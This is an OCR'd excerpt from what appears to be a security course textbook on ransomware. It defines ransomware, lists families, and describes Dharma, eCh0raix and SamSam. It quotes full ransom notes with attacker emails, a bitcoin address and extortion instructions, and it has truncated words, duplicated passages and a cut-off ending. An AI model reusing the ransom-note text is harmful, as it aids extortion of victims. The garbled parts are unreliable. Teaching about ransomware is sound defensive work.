You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee
Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

ow to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

ntion!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.


Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware


Ransomware (Cont'd)

eCh0raix | eCh0raix is a new ransomware that **specifically targets Linux devices** with **QNAP Network Attached Storages (NAS)** by employing the **AES encryption technique**



Status: Waiting Payment...
If you want decrypting your files send 0.055 BTC(bitcoin)
to this address: 1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm
Or use QR code

SamSam | SamSam is a notorious ransomware that has infected millions of **unpatched servers** by employing the **RSA-2048 asymmetric encryption technique**



#What happened to your files?

#How to recover files?

#How to get private key?

How To Access To Our Site

Test Decryption

#Where to buy Bitcoin

#deadline

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families


Some additional ransomware families are as follows:

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- CryptorBit
- CryptoLocker
- CryptoDefense
- CryptoWall
- Police-themed Ransomware

Examples of Ransomware

- **Dharma**

  Dharma is a dreadful ransomware that was first identified in 2016; since then, it has been affecting various targets across the globe with new versions. It has been regularly updated with sophisticated mechanisms in recent years. At the end of March 2019, Dharma struck a parking lot system in Canada. Previously, it also infected a Texas hospital and some other organizations. The variants of this ransomware have the following extension: .adobe, .bip, .combo, .cezar, .ETH, .java. Its encrypted files have new extensions, such as .xxxxx and .like. This ransomware employs an AES encryption algorithm to encrypt data and then displays ransom notes. These ransom notes are named as either Info.hta or FILES ENCRYPTED.txt. This ransomware carries out through email campaigns. The ransom notes ask victims to contact the threat actors via the provided email address and pay in bitcoins for the decryption service.



eadmundcoutts@aol.com

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail eadmundcoutts@aol.com
Write this ID in the title of your message AC197B68
In case of no answer in 24 hours write us to theese e-mails: mclainmelvin@aol.com
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

ow to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/


ntion!

Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Figure 7.50: Screenshot displaying ransom demand message of Dharma ransomware

- **eCh0raix**

  eCh0raix is a new ransomware that specifically targets Linux devices with QNAP network-attached storage (NAS). It infects and encrypts the victim's machine using the AES encryption technique. This malware was developed using the Go programming language, and it has a very limited number of code lines, i.e., 400. Once the malware infects the system, it communicates with its malicious C2C server via Tor networks/SOCKS5 proxy servers and then initiates the encryption process.



Status: Waiting Payment...

If you want decrypting your files send 0.055 BTC(bitcoin)

